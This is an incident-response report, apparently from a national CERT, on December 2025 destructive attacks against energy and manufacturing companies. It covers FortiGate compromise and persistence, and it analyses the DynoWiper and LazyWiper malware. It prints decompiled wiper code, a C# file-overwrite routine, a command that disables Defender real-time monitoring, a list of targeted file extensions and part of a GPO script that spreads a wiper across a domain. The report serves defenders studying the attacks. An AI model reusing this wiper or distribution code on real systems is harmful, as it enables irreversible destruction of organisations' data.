



FIG. 12 **Excerpt from the Remote Desktop client cache on a compromised workstation showing traces of commands used to create a copy of the Active Directory database file and to attempt data exfiltration to a remote server**



Theft of FortiGate Device Configurations

Analysis of event logs from one of the domain controllers revealed that the attacker additionally stole configuration files from several FortiGate devices operating within the compromised organization. Correlation of events related to processes and files created at the time indicates that the theft was carried out using the Microsoft Edge web browser running in private mode.

FIG. 13 Excerpt from an event log associated with the creation of FortiGate device configuration files on one of the domain controllers

Time Created	Map Des...	Payload Data4
=	= FileCre...	
2025-12-18 12:45:32	FileCreate	TargetFilename: C:\Users\[redacted]\Downloads\FTG200F-[redacted]_7-4_2795_202512181345.conf:.
2025-12-25 14:09:49	FileCreate	TargetFilename: C:\Users\[redacted]\Downloads\FGT60F-[redacted]_7-4_2829_202512251509.conf:.
2025-12-25 14:15:07	FileCreate	TargetFilename: C:\Users\[redacted]\Downloads\1 (1).conf:Zone.Identifier
2025-12-25 14:47:36	FileCreate	TargetFilename: C:\Users\[redacted]\Downloads\FGT60F-[redacted]_7-4_2829_202512251547.conf:Z.
2025-12-25 14:57:51	FileCreate	TargetFilename: C:\Users\[redacted]\Downloads\FGT60F-[redacted]_7-4_2829_202512251557.conf:.
2025-12-26 06:35:07	FileCreate	TargetFilename: C:\Users\[redacted]\Downloads\FGT60F-[redacted]_7-4_2829_202512260735.con.

Modification of the FortiGate Perimeter Device Configuration

Analysis of the event logs of the FortiGate device located at the network perimeter of the compromised organization revealed that the attacker also made changes to its configuration. These modifications included, among others, the addition of a new rule whose purpose was to allow connections using any protocol and any IP address to a specified device. As part of this rule, network traffic logging was disabled. Additionally, the name of the newly created rule mimicked the name of an institution already present in the device configuration, likely in an attempt to avoid detection.

FIG. 14 Excerpt from the FortiGate device event log showing the addition of a new rule

```
devid=[REDACTED] devname=[REDACTED] vdom=[REDACTED] date=[REDACTED] time=09:53:41 eventtime=[REDACTED] tz="+0100" lo
gid="0100044547" type="event" subtype="system" level="information" vd=[REDACTED] logdesc="Object attribute configure
d" user=[REDACTED] ui="GUI(192.168.96.191)" action="Add" cfgtid=12585894 uuid="de110730-e493-51f0-301b-1f5093fb47c5"
 cfgpath="firewall.policy" cfgobj="1034" cfgattr="name[REDACTED]srcintf[internet]dstintf[port1]action[accept]srcaddr
[all]dstaddr[REDACTED]schedule[always]service[ALL]logtraffic[disable]nat[enable]" msg="Add firewall.policy 1034"
```

Destruction of Files on Workstations

On the morning of 29 December 2025, the attacker gained access to the SSL-VPN portal and then used it to establish a Remote Desktop connection to a jump host. From this system, the attacker connected to one of the domain controllers, where an archive was created containing, among other things, a wiper malware file intended to permanently destroy data on machines within the network infrastructure.

FIG. 15 **Excerpt from an event log related to the creation of malicious files on one of the domain controllers**

Time Created	Map Descripti…	Payload Data4
= 2025-12-29 00:00…	= FileCreate	
2025-12-29 08:06:00	FileCreate	TargetFilename: C:\Users\[redacted]\Downloads\[redacted]_config.zip:
2025-12-29 08:07:26	FileCreate	TargetFilename: C:\inetpub\pub\dynacom_update.exe
2025-12-29 08:15:47	FileCreate	TargetFilename: C:\Users\[redacted]\AppData\Local\Temp\2\22df1456-a
2025-12-29 08:17:05	FileCreate	TargetFilename: C:\Users\[redacted]\Documents\Default.rdp
2025-12-29 08:18:07	FileCreate	TargetFilename: C:\Users\[redacted]\Downloads\dynacon_update.ps1
2025-12-29 08:18:07	FileCreate	TargetFilename: C:\Users\[redacted]\Downloads\dynacon_update.ps1:Zc
2025-12-29 08:18:07	FileCreate	TargetFilename: C:\Users\[redacted]\Downloads\dynacom_update.exe
2025-12-29 08:18:07	FileCreate	TargetFilename: C:\Users\[redacted]\Downloads\dynacom_update.exe:Zc

The wiper malware was placed on a network share accessible to other computers within the network and was then executed using an additional Group Policy Object (GPO). A detailed description of the wiper (DynoWiper) and the script used to distribute it is provided in the “Malware Analysis” chapter.

The executable file was not detected by antivirus software; however, its execution was blocked at runtime by the EDR solution through the use of a canary mechanism, i.e. files that trigger an alert when their contents begin to be modified. This resulted in the halting of data overwriting on more than 100 machines on which the file had already been executed. On the same day, the attacker made another attempt to execute a slightly modified version of the wiper, but this attempt was also unsuccessful.

FIG. 16 **Excerpt from an event log related to the creation of additional malicious files on one of the domain controllers**

Time Created	Map Descripti…	Payload Data4
= 2025-12-29 00:00…	= FileCreate	
2025-12-29 13:04:39	FileCreate	TargetFilename: C:\inetpub\pub\dynacon_update.exe
2025-12-29 13:05:22	FileCreate	TargetFilename: C:\Users\[redacted]\AppData\Local\Mic
2025-12-29 13:35:23	FileCreate	TargetFilename: C:\inetpub\pub\schtask.exe
2025-12-29 13:37:22	FileCreate	TargetFilename: C:\Users\[redacted]\Downloads\exp.ps1

Destruction of Data on Server Disks

In addition to attempts to destroy data on the workstations belonging to the compromised organization, the attacker also attempted to directly destroy data on disks attached to servers within the infrastructure. For this purpose, the attacker used a minimalist Tiny Core Linux distribution, the image of which was downloaded to one of the domain controllers and then booted on a server using the KVM interface. In subsequent steps, the attacker used the dd command to overwrite portions of the disks with random data.

FIG. 17

Excerpt from the Remote Desktop client cache on a compromised workstation showing traces of permanent data destruction on disks attached to one of the servers

For the same purpose, the attacker also attempted to use a technology known as Intel Rapid Storage Technology, through which an attempt was made to modify the configuration of disk RAID arrays.

FIG. 18

Excerpt from the Remote Desktop client cache on a compromised workstation showing traces of an attempt to reconfigure the RAID array of one of the servers




FIG. 19

Excerpt from the Remote Desktop client cache on a compromised workstation showing traces of an attempt to reconfigure the RAID array of one of the servers

Attack on a Manufacturing Sector Company

On the same day, 29 December 2025, the attacker also attempted to disrupt the operations of a manufacturing sector company. These actions were carried out in a coordinated manner with the attacks against energy sector entities; however, the target was opportunistic in nature and not linked to the other affected organizations.

Initial Access

The attacker gained access via a Fortinet perimeter device. The device had been vulnerable in the past, and its configuration had been stolen and publicly disclosed, including in a post on an online forum used by criminal communities. After obtaining access to the device, the attacker introduced changes aimed at maintaining persistent access, even in the event that user passwords were changed.

Modification of FortiGate Configuration for Persistence

The introduced modifications were based on the scripting mechanism built into Fortinet devices. The attacker created two scripts for further credentials exfiltration (fig. 20) and to modify security settings (fig. 21). Both scripts were executed weekly.

FIG. 20

A script used to retrieve the password of a privileged user found on a FortiGate device. The redacted section contains the name of the account used by the attacker.





FIG. 21


A script used to modify security settings found on a FortiGate device. The redacted section contains the name of the account used by the attacker.



FortiGate devices include a built-in capability to send notifications to a designated Slack channel. Such messages may contain predefined text, as well as information obtained from system services (e.g. logs) or the output of other scripts. The attacker exploited this mechanism to send the execution results of the previous two scripts to a Slack channel under their control.

FIG. 22

A script used to exfiltrate data to an attacker-controlled Slack channel found on a FortiGate device. The redacted section contains the name of the account used by the attacker.



All three scripts were visible in the configuration panel, under the scheduled tasks section:

FIG. 23

View of scheduled tasks on a FortiGate device.

Access to the Company's Systems and Lateral Movement

To gain access to the company's internal systems, the attacker used previously obtained credentials to establish an SSL-VPN tunnel. For movement across devices within the network, the attacker used, among other tools, the Impacket[3].

[3] https://github.com/fortra/impacket

Execution of the File-Destruction Script

The attacker gained access to a domain controller with administrative privileges. To distribute the file-destruction script, the attacker used the same mechanism as in the case of the combined heat and power plant, namely the creation of a Group Policy Object, which retrieved the target file from a network share. The wiper itself was written in PowerShell. A detailed analysis of this malware is provided in a dedicated chapter (LazyWiper).

Activities Against Cloud Services

The attacker used credentials obtained from the on-premises environment in attempts to gain access to cloud services. After identifying credentials for which corresponding accounts existed in the M365 service, the attacker downloaded selected data from services such as Exchange, Teams, and SharePoint. The attacker was particularly interested in files and email messages related to OT network modernization, SCADA systems, and technical work carried out within the organizations.

The attacker also attempted to expand privileges by exploiting misconfigured permissions.

Malware Analysis

During the attack, malware samples were used that could not be attributed to any known malware family. The purpose of the malware was the irreversible destruction of data, with no attempt to extort a ransom. Two categories of such malware were observed: a native Windows binary (DynoWiper) and a PowerShell-based script (LazyWiper).

DynoWiper

During incident response activities, four similar malware samples were identified (see table below).

TABLE 1 **Analyzed DynoWiper variants**

Sha256	Filename	Compilation date (UTC)	Version	Incident
65099f306d27c8bcdd7ba3062c012d24 71812ec5e06678096394b238210f0f7c	Source.exe	2025-12-26 13:51:11	A	Renewable Energy farm
835b0d87ed2d49899ab6f9479cddb8b4 e03f5aeb2365c50a51f9088dcede68d5	dynacom_update.exe	2025-12-26 13:51:11	A	CHP plant
60c70cdcb1e998bffed2e6e7298e1ab6 bb3d90df04e437486c04e77c411cae4b	schtask.exe	2025-12-29 13:17:06	B	CHP plant
d1389a1ff652f8ca5576f10e9fa2bf8e 8398699ddfc87ddd3e26adb201242160	schtask.exe	2025-12-29 14:10:07	B	CHP plant

It is possible to distinguish versions A and B of the malware:

- *dynacom_update.exe and Source.exe* are the same program; the only difference is a redacted PDB path in the dynacom_update version.
- The schtask.exe files are practically identical – they are most likely the same source code compiled twice (the compilation timestamps differ by 40 minutes).
- The difference between versions A and B is minor and is described below.

It should be noted that the compilation date declared by an executable file can be easily forged by an attacker; however, the identified dates correspond to the dates of the attacks and the likely chronology of events.

The operations performed by the malware can be summarized as follows:

- Initialization (including seeding of the random number generator),
- Corruption of data in the file system,
- Deletion of files on disk,
- Termination of operation (system shutdown in version A).

The `main` function is structured as follows (all local function names were assigned during analysis):

FIG. 24 `main` **function of DynoWiper version A**

```
void main(void)

{
  HANDLE ProcessHandle;
  BOOL BVar1;
  DWORD DesiredAccess;
  HANDLE *TokenHandle;
  undefined1 auStack_13c8 [4];
  HANDLE local_13c4;
  _TOKEN_PRIVILEGES _Stack_13c0;
  uint local_13b0 [1257];
  uint local_c;

  local_c = DAT_004275c0 ^ (uint)auStack_13c8;
  MersenneTwisterInit(local_13b0);
  MersenneTwisterSeed(local_13b0);
  WipeCorruptData();
  WipeEraseData();
  TokenHandle = &local_13c4;
  DesiredAccess = 0x28;
  ProcessHandle = GetCurrentProcess();
  BVar1 = OpenProcessToken(ProcessHandle,DesiredAccess,TokenHandle);
  if (BVar1 != 0) {
    _Stack_13c0.PrivilegeCount = 1;
    LookupPrivilegeValueW((LPCWSTR)0x0,L"SeShutdownPrivilege",&_Stack_13c0.Privileges[0].Luid);
    _Stack_13c0.Privileges[0].Attributes = 2;
    AdjustTokenPrivileges(local_13c4,0,&_Stack_13c0,0,(PTOKEN_PRIVILEGES)0x0,(PDWORD)0x0);
    CloseHandle(local_13c4);
  }
  ExitWindowsEx(6,0x20003);
  check_stack_cookie(local_c ^ (uint)auStack_13c8);
  return;
}

```

The primary difference between versions A and B is that the computer shutdown function was removed in version B - the program terminates without invoking the `ExitWindowsEx` function. Additionally, in version B, a call to `Sleep(5000)` was added between the data corruption and file deletion stages. In version B, the `main` function is structured as follows:

FIG. 25

`main` function of DynoWiper version B

```
void main(void)

{
  uint local_13b0 [1257];
  uint local_c;

  local_c = DAT_004275c0 ^ (uint)local_13b0;
  MersenneTwisterInit(local_13b0);
  MersenneTwisterSeed(local_13b0);
  WipeCorruptData();
  Sleep(5000);
  WipeEraseFiles();
  check_stack_cookie(local_c ^ (uint)local_13b0);
  return;
}
```

The random number generator used is the well-known Mersenne Twister algorithm. It is not suitable for cryptographic purposes; however, in the case of the analyzed malware, while the random data used to overwrite files is predictable, it does not allow for data recovery.

The `WipeCorruptData` and `WipeEraseFiles` functions are similar in structure, and their most important fragment is presented below:

FIG. 26

Code fragment initiating file corruption in the root directory of each disk

```
  ScanLogicalDrive(&drive_list);
  local_8 = 0;
  pWVar3 = drive_list._4_4_;
  pWVar2 = (LPCWSTR)drive_list;
  if ((LPCWSTR)drive_list != drive_list._4_4_) {
    do {
      pCVar1 = (LPCSTR)FUN_00402180((undefined1 *)local_38,pWVar2);
      local_8._0_1_ = 1;
      WipeCorruptDirectory(pCVar1);
      local_8 = (uint)local_8._1_3_ << 8;
      if (0xf < local_24) {
        FID_conflict:_free(local_38[0]);
      }
      pWVar2 = pWVar2 + 0xc;
    } while (pWVar2 != pWVar3);
    pWVar2 = (LPCWSTR)drive_list;
    pWVar3 = drive_list._4_4_;
  }
```

The `ScanLogicalDrives` function creates a list of drives visible to the system (using the `GetLogicalDrives` and `GetDriveType` functions), collecting drives of type `DRIVE_REMOVABLE` and `DRIVE_FIXED`. Next, for each of these drives, recursive file corruption and deletion is performed. For each directory, all contained elements are enumerated using the `FindFirstFile` and `FindNextFile` functions, and the following operation is carried out:

FIG. 27 **Code fragment responsible for directory enumeration and filtering**

```
if (((byte)next_file.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) == 0) {
          /* not a directory */
  WipeCorruptFile((LPCSTR)file_path);
}
else {
  uVar3 = istrcmpn(filename,ppppppuVar8,local_20,(ushort *)L"system32",8);
  if ((((((uVar3 != 0) &&
         (uVar3 = istrcmpn(filename,extraout_ECX_00,local_20,(ushort *)L"windows",7),
         uVar3 != 0)) &&
        (uVar3 = istrcmpn(filename,extraout_ECX_01,local_20,(ushort *)L"program files",0xd
                         ), uVar3 != 0)) &&
       ((bVar10 = istrcmp(filename,(ushort *)L"program files(x86)"), !bVar10 &&
        (bVar10 = istrcmp(filename,(ushort *)L"temp"), !bVar10)))) &&
      ((bVar10 = istrcmp(filename,(ushort *)L"recycle.bin"), !bVar10 &&
       ((bVar10 = istrcmp(filename,(ushort *)L"$recycle.bin"), !bVar10 &&
        (bVar10 = istrcmp(filename,(ushort *)L"boot"), !bVar10)))))) &&
     ((bVar10 = istrcmp(filename,(ushort *)L"perflogs"), !bVar10 &&
      ((bVar10 = istrcmp(filename,(ushort *)L"appdata"), !bVar10 &&
       (bVar10 = istrcmp(filename,(ushort *)L"documents and settings"), !bVar10)))))) {
    WipeCorruptDirectory((LPCSTR)file_path);
  }
}
```

This means that if the enumerated element is a file, it is corrupted, and if it is a directory, it is processed recursively, provided that the directory name is not one of the following, compared case-insensitively:

- *system32,*
- *windows,*
- *program files,*
- *program files(x86),*
- *temp,*
- *recycle.bin,*
- *$recycle.bin,*
- *boot,*
- *perflogs,*
- *appdata,*
- *documents and settings.*

It is worth noting that the directory name “program files(x86)” contains an error. This is the result of an attacker mistake - the correct name contains a space after “files” and should be “program files (x86)”.

Ultimately, the file corruption procedure itself is as follows:

FIG. 28 **Code responsible for corrupting a file by overwriting it with 16-byte blocks**

```
hFile = CreateFileW((LPCWSTR)filename,0xc0000000,0,(LPSECURITY_ATTRIBUTES)0x0,3,0x80,(HANDLE)0x0);
if (hFile == (HANDLE)0xffffffff) {
  exc = CreateException();
  exc = UpdateException(exc,filename_std_str);
  RaiseException(exc);
}
else {
  move_method = 0;
  filesize = GetFileSize(hFile,(LPDWORD)0x0);
  SetFilePointerEx(hFile,(LARGE_INTEGER)0x0,(PLARGE_INTEGER)0x0,move_method);
  lpBuffer = (LPCVOID)(local_1c.Internal + 5000);
  WriteFile(hFile,lpBuffer,0x10,&numwritten,(LPOVERLAPPED)0x0);
  if (0x10 < filesize) {
    local_20 = 0;
    local_28 = 0;
    GetRandomGeneratedBytes((void *)local_1c.Internal,(uint *)&local_28,filesize);
    uVar1 = 0;
    if (local_28._4_4_ - (int)(void *)local_28 >> 2 != 0) {
      do {
        hFile_00 = hFile;
        SetFilePointerEx(hFile,(LARGE_INTEGER)0x0,(PLARGE_INTEGER)0x0,dwMoveMethod);
        dwMoveMethod = 0;
        WriteFile(hFile_00,hFile,(DWORD)lpBuffer,(LPDWORD)0x10,&local_1c);
        uVar1 = uVar1 + 1;
      } while (uVar1 < (uint)(local_28._4_4_ - (int)(void *)local_28 >> 2));
    }
    if ((void *)local_28 != (void *)0x0) {
      FID_conflict:_free((void *)local_28);
    }
  }
  CloseHandle(hFile);
}
```

Each file is opened using the `CreateFileW` method and then overwritten through multiple calls to `SetFilePointerEx` and `WriteFile`. The number of overwrite blocks and the bytes written are generated using the previously initialized Mersenne Twister random number generator. The malware corrupts files by selecting several offsets within the victim file and overwriting them with pseudorandom 16-byte sequences. The program always overwrites the beginning of the file and always writes at least 16 bytes (even if the corrupted file is smaller or empty).

The number of overwrite locations is determined based on the file size. The larger the file, the more overwrite locations are selected, but never more than 4096. These offsets are then overwritten with pseudorandom byte sequences. It should be noted that overwriting only a limited number of pseudorandom offsets significantly accelerates the file-corruption process compared to overwriting the entire file. The program also modifies file permission attributes using `SetFileAttributesEx` with the `FILE_ATTRIBUTE_NORMAL` parameter.

The `CreateException` function contains a characteristic Unicode string "Error opening file:", which is part of the error message used by the program in the event of issues encountered while writing to a file.

After overwriting files using the `WipeCorruptData` method, the wiper deletes files using the `WipeEraseData` method. A modified disk traversal algorithm is applied – this time, directories located in the root directory are not skipped, while the exclusion list from the first phase is still applied to subdirectories. File deletion is performed using the `DeleteFileW` function.

It is important to emphasize what the program does not contain:

- A persistence mechanism, i.e. it does not attempt to execute after a system reboot.
- A way to communicate with any command-and-control (C2) server.
- Any shell command invocations within the operating system.
- It does not attempt to conceal its activity from antivirus software.

A characteristic PDB path is present in all samples except dynacom_update.exe:

> „C:\Users\vagrant\Documents\Visual Studio 2013\Projects\Source\Release\Source.pdb".

No additional publicly available samples with this indicator were identified.

LazyWiper

In the incident involving the manufacturing sector company, the destructive attack was carried out using a PowerShell-based wiper, referred to by us as LazyWiper.

The script overwrites files on the system with pseudorandom 32-byte sequences, written at 16-byte intervals. This results in approximately two-thirds of the file being overwritten, thereby rendering it unusable and irrecoverable. The overwriting process is implemented via a C# function named `WriteRandomBytes`. This function differs from the rest of the script in terms of structure, coding style, and indentation conventions. It also contains nonsensical comments that would likely not be written by a human developer. It appears that this file-corruption method was chosen because at first glance it was intended to be faster than overwriting the entire file; however, due to the way file operations are performed, it is in practice significantly slower. The function was likely generated using an LLM model.

FIG. 29

C# function used to overwrite files

```
# Define C# code as a string
$CSharpCode = @"
using System;
using System.IO;
public class RandomByteWriter
{
    public void WriteRandomBytes(string filePath)
    {
        using (FileStream fileStream = new FileStream(filePath, FileMode.Open, FileAccess.Write))
        {
            Random random = new Random();
            byte[] buffer = new byte[32];
        long initialPos = fileStream.Length;
        fileStream.Seek(0, SeekOrigin.Begin);
            // Loop until reaching the end of the file
            while (fileStream.Position < initialPos)
            {
                // Write random bytes at the current position
                random.NextBytes(buffer);
                fileStream.Write(buffer, 0, buffer.Length);
                // Seek 16 bytes forward
                fileStream.Seek(16, SeekOrigin.Current);
            }
        }
    }
}
```

The script includes a safeguard mechanism that terminates execution if it is run on a domain controller:

FIG. 30

Code fragment preventing execution on a domain controller

```
Add-Type -TypeDefinition $CSharpCode;
$writer = New-Object RandomByteWriter;
Set-MpPreference -DisableRealTimeMonitoring $True;
$s1=[System.Net.Dns]::GetHostName().ToLower();
$s2=$env:COMPUTERNAME.ToLower();
if($s1.Contains("pe-dc")){
exit;
}
if($s2.Contains("pe-dc")){
exit;
}
```

The data-overwriting function is executed for files with the following extensions:

> .rar, .tar.gz, .zip, .7z, .json, .bcp, .bak, .gho, .erf, .edb, .onepkg, .pst, .ldiff, .pcf, .pfx, .crt, .pcks, .key, .pcks12, .pcks7, .p7b, .pem, .rtf, .asd, .wbk, .xlk, .dit, .xlsx, .pcp, .old, .png, .odt, .doc, .cfe, .acd, .xsd, .vbm, .vhd, .vsdx, .vsd, .jpg, .prj, .nwf, .dll, .nwd, .sln, .log, .jpeg, .dt, .1cd, .cad, .ddf, .xls, .nwc, .dat, .xml, .doc, .docx, .adt, .proj, .img, .sql, .vib, .txt, .sta, .xdw, .epf, .bak, .vss, .cfl, .bkp, .dwg, .pdf, .ger, .exe

TABLE 2 Analyzed LazyWiper sample

Sha256	Filename
033cb31c081ff4292f82e528f5cb78a503816462daba8cc18a6c4531009602c2	KB284726.ps1

Wipers Distribution Method

The malware used in the incident involving renewable energy farms was executed directly on the HMI machine. In contrast, in the CHP plant (DynoWiper) and the manufacturing sector company (LazyWiper), the malware was distributed within the Active Directory domain via a PowerShell script executed on a domain controller.

FIG. 31 Initial fragment of the malware distribution script

```
$Command = "\\dc02\pub\dynacom_update.exe"
$Arguments = ""

$backupId = (Backup-GPO -Name "Default Domain Policy" -Path "C:\Windows\Temp").Id

$bkupInfo = [xml](Get-Content "C:\Windows\Temp\{$backupId}\bkupInfo.xml")

$GPODomain = $bkupInfo.BackupInst.GPODomain.'#cdata-section'
$GPODomainController = $bkupInfo.BackupInst.GPODomainController.'#cdata-section'
$BackupTime = $bkupInfo.BackupInst.BackupTime.'#cdata-section'

$GPOGuid = [GUID]::NewGuid()
$bkupInfo.BackupInst.GPOGuid.'#cdata-section' = "{$GPOGuid}"
$bkupInfo.BackupInst.GPODisplayName.'#cdata-section' = "Custom Domain Policy"

attrib -H "C:\Windows\Temp\{$backupId}\bkupInfo.xml"
$bkupInfo.Save("C:\Windows\Temp\{$backupId}\bkupInfo.xml")
attrib +H "C:\Windows\Temp\{$backupId}\bkupInfo.xml"

$Backup = [xml](Get-Content "C:\Windows\Temp\{$backupId}\Backup.xml")
```

The purpose of the script was to create a GPO-based task. Two versions were identified, differing only in the path to the executable file. The script operates as follows:

- It creates a backup of the existing “Default Domain Policy” GPO.
- It modifies the policy, changing (among other things):

- `GPOGuid` to a new value generated using `[GUID]::NewGuid()`
- `DisplayName` to "Custom Domain Policy"
- `MachineVersionNumber` to „262148".

- It defines a ScheduledTask that:
    - Executes with NT AUTHORITY\SYSTEM privileges and the highest available RunLevel,
    - Launches the file previously uploaded by the attacker to a network share,
    - Deletes itself using the command `schtasks.exe /delete /TN „Custom GPO Task" /F`.
- It then "restores" the modified backup, which results in the creation of the task defined above.
- Finally, it removes the files „*C:\Windows\Temp\manifest.xml*", „*C:\Windows\Temp\{$backupId}**".

The script is very simple and does not exhibit many unique distinguishing characteristics, aside from:

- the policy name "Custom Domain Policy",
- the name of the created task "Custom GPO Task",
- the task filter GUID "79A87EBB-4DF6-4541-9530-CAD8BEE8A7AD".

TABLE 3 **Analyzed versions of the malware distribution script**

Sha256	Filename
8759e79cf3341406564635f3f08b2f333b0547c444735dba54ea6fce8539cf15	dynacon_update.ps1
